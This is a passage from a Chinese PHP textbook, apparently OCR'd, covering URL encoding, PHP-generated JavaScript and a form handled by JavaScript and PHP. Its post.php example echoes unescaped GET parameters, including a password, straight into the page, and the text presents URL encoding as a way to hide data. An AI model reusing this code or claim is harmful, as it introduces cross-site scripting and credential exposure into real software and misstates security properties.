$upload=move_uploaded_file($_FILES['upfile']['tmp_name'], $uploadfile);
if ($upload){
    echo '文件上传成功。<br>';
    print_r($_FILES);
}
else
    echo '文件上传失败。<br>';
?>
```

在 PHP 环境下运行上述代码，结果如图 11-35 和图 11-36 所示。



图 11-35　魔法引用




图 11-36　引用结果显示

知识点：

get_magic_quotes_gpc 魔法引用功能用来保护我们的网站系统免受攻击，它会自动从用户的输入串中过滤特殊字符('、"、\、\0 (NULL))，并减慢输入的过程。

该功能从出现后一直备受争议。实践表明，采用 get_ magic_quotes_gpc 与不使用该函数相比，需要两倍多的内存来处理每条输入的元素，因此，除非必要，我们可以在 php.ini 文件中将该参数设置为关闭，即不使用该功能，而转用其他方法来处理。

11.7　URL 编码、解码函数

使用 URL 传递数据会将数据毫无遮拦地暴露给用户，通常这不是我们希望看到的。下面介绍两个函数来实现对传递的数据进行隐藏。

11.7.1　编码字符串——urlencode

实例 11-22：编号字符串——urlencode 的使用

```
<?php
    $url = "http://www.php.net";
    echo urlencode($url);
    echo "<br>";
    echo urlencode("百度");
?>
```

图 11-37 显示了编码字符串的结果。




图 11-37　编码字符串

知识点：

urlencode( )函数用于对字符串进行 URL 编码。字符串中除了“-”、“_”、“.”之外的所有非字母数字字符都将被替换成百分号(%)后跟两位十六进制，空格则编码为加号(+)。

URL 编码是一种浏览器用来打包表单输入数据的格式，是对用地址栏传递的参数进行的一种编码规则，如果参数中有特殊的字符或中文，通过 URL 编码后将确保传递的参数值不会出错，同时对传递的参数进行了隐藏。

11.7.2　解码字符串——urldecode

实例 11-23：解码字符串——urldecode 的使用

```
<?php
    $url1 = "http://www.php.net";
    echo '编码前：'.$url1;
    $url2 = urlencode($url1);//先进行编码
    echo '<br>编码后：'.$url2;
    echo '<br>解码后：'.urldecode($url2);//解码
?>
```

在 PHP 环境下运行上述代码，结果如图 11-38 所示。




图 11-38　解码字符串

知识点：

urldecode( )函数用于对字符串进行 URL 解码。对于 URL 传递的参数，可以直接使用$_GET[]方法获取参数的值。但对于进行 URL 编码后的查询字符串，则需要通过 urldecode( )函数进行解码，方能得到参数的值。

11.8　难 点 解 析

在本章，我们主要学习了有关表单的基本构成、get 与 post 方法的区别、表单的处理方法及常用的数据验证方法，并对表单和代码安全、URL 的编码和解码函数等做了简要介绍。其中，常用表单数据的验证方法、表单及代码的安全是本章的重点和难点部分。

如果将用户的输入不加改变地进行输出，并且对用户的输入不进行检查和校验处理，将会给系统带来很多无用或者错误的信息。通常情况下，需要在客户端和服务器端同时对用户输入的数据进行验证。除此之外，还需采取一些技术措施来实现诸如避免重复提交表单、处理过期表单等的功能。

另外，为了保证系统的安全性，通常情况下需要对表单及代码的安全进行相应的验证或检测，充分利用系统提供的扩展库函数不仅可以对用户提交的数据进行过滤和分析，还能极大地提高系统的安全性能。

11.9　高手训练营

1. 表单中数据的提交方法有哪些？并简述它们之间的区别。
2. 简要说明检查表单提交来源的必要性。
3. 简述对表单数据进行验证的意义，并列举几种常用的验证方法。
4. 为了保护网站的程序和数据，通常使用哪些方法来保障代码的安全性？
5. 试编写一个简单的表单处理程序。
6. 试用 filter 编写一个验证用户输入格式是否正确的程序。
7. 试用 URL 编码、解码函数隐藏需传递的数据。

第12章　PHP与JavaScript交互

PHP 是一种后台语言，运行于服务器端，执行时会将 PHP 程序的运行结果以静态 HTML 的形式返回给客户端。换句话说，在客户端并不能看见 PHP 代码。本章将要介绍一种流行的在客户端执行的前台编程语言——JavaScript。在实际应用中，这两种语言往往要结合在一起共同实现我们所需的功能。

12.1　PHP 动态生成 JavaScript 代码

使用 PHP 动态生成 JavaScript 代码的方法与生成 HTML 代码一样，都是使用 print 或者 echo 来输出 JavaScript 的代码。

12.1.1　多行输出

下面通过实例来说明如何实现多行输出。

实例 12-1：多行输出

```
<?php
echo <<<JS
<SCRIPT Language = "JavaScript">
    function buy()        //弹出确认框
    {
        if(window.confirm("你确定要购买这部 IPone 手机吗?"))//弹出一个确认框
        {
                document.write("确定购买这部 IPone 手机!");
        }
        else
        {
            document.write("还没有确定购买这部 IPone 手机!");
        }
    }
</SCRIPT>
JS;
?>
<a href="#" onClick="JavaScript:buy();">购买</a>
```

图 12-1～图 12-3 显示了上述代码的动态演示过程。

单击“购买”链接，弹出如图 12-2 所示的对话框。




图 12-1　动态演示图




图 12-2　提示消息对话框

单击“确定”按钮，打开如图 12-3 所示的页面。




图 12-3　运行结果

知识点：

将 JavaScript 代码放在“echo<<<JS”和“JS;”中间，实现多行输出 JavaScript 代码。

通过单击“购买”链接来触发 JavaScript 事件，执行 buy( )函数。

通过使用 window 对象的 confirm 函数弹出一个警告框，与用户进行交互操作。

12.1.2　单行输出

下面通过实例来说明如何实现单行输出。

实例 12-2：单行输出

```
<?php
    echo "<SCRIPT Language = \"JavaScript\">";
    echo "function buy()";
    echo "{";
    echo "if(window.confirm(\"你确定要购买这部 IPone 手机吗?\"))";
    echo "{";
    echo "document.write(\"确定购买这部 IPone 手机!\");";
    echo "}";
    echo "else";
    echo "{";
    echo "document.write(\"还没有确定购买这部 IPone 手机!\");";
    echo "}";
    echo "}";
    echo "</SCRIPT>";
?>
<a href="#" onClick="JavaScript:buy();">购买</a>
```

上述代码的运行结果与实例 12-1 相同。

知识点： 单行输出比多行输出灵活。但要注意对 JavaScript 中的引号进行转义。

12.1.3　PHP 动态生成 JavaScript 实例——进度条

下面通过实例来说明如何实现进度条

实例 12-3： php 动态生成 JavaScript 实例

```
<table width="400" height="20" border="0" cellspacing="1" cellpadding="1">
  <tr>
    <td bgcolor="000000">
      <table width="400" height="20" border="0" cellspacing="0"
            cellpadding="1">
        <tr>
            <td bgcolor="ffffff">
<img src="bar.gif" width="0" height="30" id="percent_img"
    name="percent img" align="top">
            </td>
        </tr>
      </table>
     </td>
    <td>
      <span id="percent_txt">0%</span>
     </td>
    </tr>
  </table>
<?php
     flush();
     for($i=0;$i<=400;$i++)              //循环输出 400 次 JavaScript 代码
     {
         $width = $i * 1;
         $j=(int)($i/4);
         echo "<SCRIPT>";
         echo "percent_img.width=$width;";      //控制图片宽度
         echo "percent_txt.innerHTML='$j%';";   //显示百分比
         echo "</SCRIPT>";
         for($j=0;$j<50000;$j++)
         {
             //为了演示进度条的效果，这里执行了一个空循环
         }
         flush();
     }
?>
```

在 PHP 环境下运行上述代码，结果如图 12-4 所示。




图 12-4　实例进度条运行界面

知识点：

在执行一些较为复杂的动态操作时，可能需要较长时间才能执行完脚本，因此需要使用进度条来提示用户程序执行的进度。本实例中用一个不断拉长的图片来表示进度。每执行完一些 PHP 语句就使用 flush( )函数将一些包含有调整进度条进度的 JavaScript 代码等输出语句释放出来，供用户参考。

12.2　在 JavaScript 中调用 PHP 程序

在 JavaScript 中调用 PHP 程序通常有两种方式：一种是将当前页面转向一个 PHP 页面；第二种是通过 SCRIPT 标签的 src 属性隐含地调用一个 PHP 代码。

12.2.1　页面的跳转

下面通过实例说明如何实现页面的跳转。

实例 12-4：页面的跳转

```
<SCRIPT Language = "JavaScript">
    function buy()      //弹出确认框
    {
      if(window.confirm("你确定要购买这部 IPone 手机吗?"))//弹出一个提示框
        {
        this.location='confirm.php?action=ok';
        }
      else
        {
            this.location='confirm.php?action=cancel';
        }
    }
</SCRIPT>
<a href="#" onClick="JavaScript:buy();">购买</a>
```

confirm.php 代码如下：

```
<?php
if ($_GET['action']=='ok')
    echo "确定购买这部 IPone 手机!";
else
    echo "还没有确定购买这部 IPone 手机!";
?>
```

上述代码的运行结果与例 12-1 相同。

知识点：

在 JavaScript 中，通过修改 this.location 的值来完成页面的跳转。通过页面跳转来调用 confirm.php 文件。根据选择的不同，传入 confirm.php 程序的参数也不同。

12.2.2　隐性调用 PHP 程序

下面通过实例说明如何实现隐性调用 PHP 程序。

实例 12-5：隐性调用 PHP 程序

```
<SCRIPT Language = "JavaScript"  src = “count.php”></SCRIPT>
```

count.php 代码如下：

```
<?php
$file_name = "count.txt";
$fp = fopen($file_name,"r");              //打开文件读入当前计数
$count = fread($fp, filesize($file_name));
fclose($fp);
$count++;                                 //计数加 1
$fp = fopen($file_name, "w");             //再次打开文件写入更新后的计数
fwrite($fp, $count);
fclose($fp);
echo "document.write('".$count."')";     //输出 JavaScript 代码，返回计数
?>
```

在 PHP 环境下运行上述代码，结果如图 12-5 所示。




图 12-5　隐性调用 PHP 程序演示结果

知识点：

本实例通过在 SCRIPT 标签中指明 src 属性值为 count.php 实现隐性调用 PHP 程序。通

过隐性调用 PHP 程序实现在静态 HTML 页面上统计页面访问次数的功能。

12.3　JavaScript 和 PHP 的综合范例

下面是一个 JavaScript 和 PHP 的综合范例

实例 12-6：JavaScript 和 PHP 综合范例

```
<html>
<head>
<title>12-16 JavaScript 和 PHP 的综合范例</title>
<meta http-equiv="Content-Type" content="text/html; charset=gb2312">
<SCRIPT Language = "JavaScript" src="form.js">
</SCRIPT></head>
<body>
    <form action="post.php" method="get" name="form1" onsubmit=
                                                "return form sub()">
      <table width="310" border="0" align="center" cellpadding="0"
                                                    cellspacing="0">
        <tr>
          <td width="110"><div align="right">姓  名 :
                                                          </div></td>
          <td width="200"><input name="username" type="text"
                                                  id="username"></td>
        </tr>
        <tr>
          <td><div align="right">密  码 : </div></td>
          <td><input name="password" type="password" id="password"></td>
        </tr>
        <tr>
          <td><div align="right">密码确认: </div></td>
          <td><input name="password2" type="password" id="password2"></td>
        </tr>
        <tr>
          <td><div align="right">性  别 : </div></td>
          <td><select name="sex" id="sex">
            <option value="0" selected>男</option>
            <option value="1">女</option>
          </select></td>
        </tr>
        <tr>
          <td><div align="right">生  日 : </div></td>
          <td><input name="birthday" type="text" id="birthday"></td>
```

```
        </tr>
        <tr>
          <td><div align="right">E-mail : </div></td>
          <td><input name="email" type="text" id="email"></td>
        </tr>
        <tr>
          <td><div align="right">职  业 : </div></td>
          <td><input name="job" type="text" id="job"></td>
        </tr>
      </table>
      <p align="center">
        <input type="submit" value="提交">
        <input type="reset" value="重置">
    </p>
    </form>
</body>
</html>
```

form.js 代码如下：

```
function form_sub()
{
    if(!test_username(document.form1.username.value))
    {
        alert("姓名格式不正确");
        return false;
    }

    if(!test_date(document.form1.birthday.value))
    {
        alert("日期格式不正确");
        return false;
}

    if(!test email(document.form1.email.value))
    {
        alert("E-mail 地址格式不正确");
        return false;
    }

    if(!test_password(document.form1.password.value, document.form1.
                                                   password2.value))
    {
        alert("两次密码输入不相同");
        return false;
```

```
    }
}

function test_username(str_username)
{
  var pattern = /[a-zA-Z_]/;
  if(pattern.test(str_username))
     return true;
  else
     return false;
}

function test_date(str_birthday)
{
  var pattern = /[0-9]{4}-[0-9]{2}-[0-9]{2}/;
  if(pattern.test(str_birthday))
     return true;
  else
     return false;
}

function test_email(str_email)
{
  var pattern = /^[a-zA-Z0-9_.]+@([a-zA-Z0-9_]+.)+[a-zA-Z]{2,3}$/;
  if(pattern.test(str_email))
     return true;
  else
     return false;
}

function test_password(str_p1, str_p2)
{
  if(str_p1==str_p2)
     return true;
  else
     return false;
}
```

post.php 代码如下：

```
<?php
//本程序用于接收来自 HTML 页面的表单数据并进行相应的验证
$founderr = false;      //初始化 founderr 变量，表示没有错误
if(!preg_match("/[a-zA-Z_]/", $_GET['username']))
{
```

```
    echo "姓名格式不正确<BR>";
    $founderr = true;
}

if(!preg_match("/[0-9]{4}-[0-9]{2}-[0-9]{2}/", $_GET['birthday']))
{
    echo "日期格式不正确<BR>";
    $founderr = true;
}

if(!preg_match("/^[a-zA-Z0-9_.]+@([a-zA-Z0-9_]+.)+[a-zA-Z]{2,3}$/",
                                                    $_GET['email']))
{
    echo "E-mail 地址格式不正确<BR>";
    $founderr = true;
}

  if($_GET['password'] != $_GET['password2'])
{
    echo "两次密码输入不相同";
    $founderr = true;
}

if(!$founderr)
{
?>

<html>
<head>
<title>12-16 JavaScript 和 PHP 的综合范例</title>
<meta http-equiv="Content-Type" content="text/html; charset=gb2312">
</head>

<body>
  <table width="310" border="0" align="center" cellpadding="0" cellspacing
                                                              ="0">
    <tr>
      <td width="110"><div align="right">姓 名：</div></td>
      <td width="200"><?php echo $_GET['username'] ?></td>
    </tr>
    <tr>
      <td><div align="right">密 码：</div></td>
      <td><?php echo $_GET['password'] ?></td>
    </tr>
```

```
    <tr>
      <td><div align="right">性 别：</div></td>
      <td><?php if($_GET['sex']==0) echo "男"; else echo "女" ?></td>
    </tr>
    <tr>
      <td><div align="right">生 日：</div></td>
      <td><?php echo $_GET['birthday'] ?></td>
    </tr>
    <tr>
      <td><div align="right">E-mail：</div></td>
      <td><?php echo $_GET['email'] ?></td>
    </tr>
    <tr>
      <td><div align="right">职 业：</div></td>
      <td><?php echo $_GET['job'] ?></td>
    </tr>
  </table>
</body>
</html>
<?php
}
?>
```

在 PHP 环境下运行上述代码，结果如图 12-6～图 12-8 所示。




图 12-6　填写信息

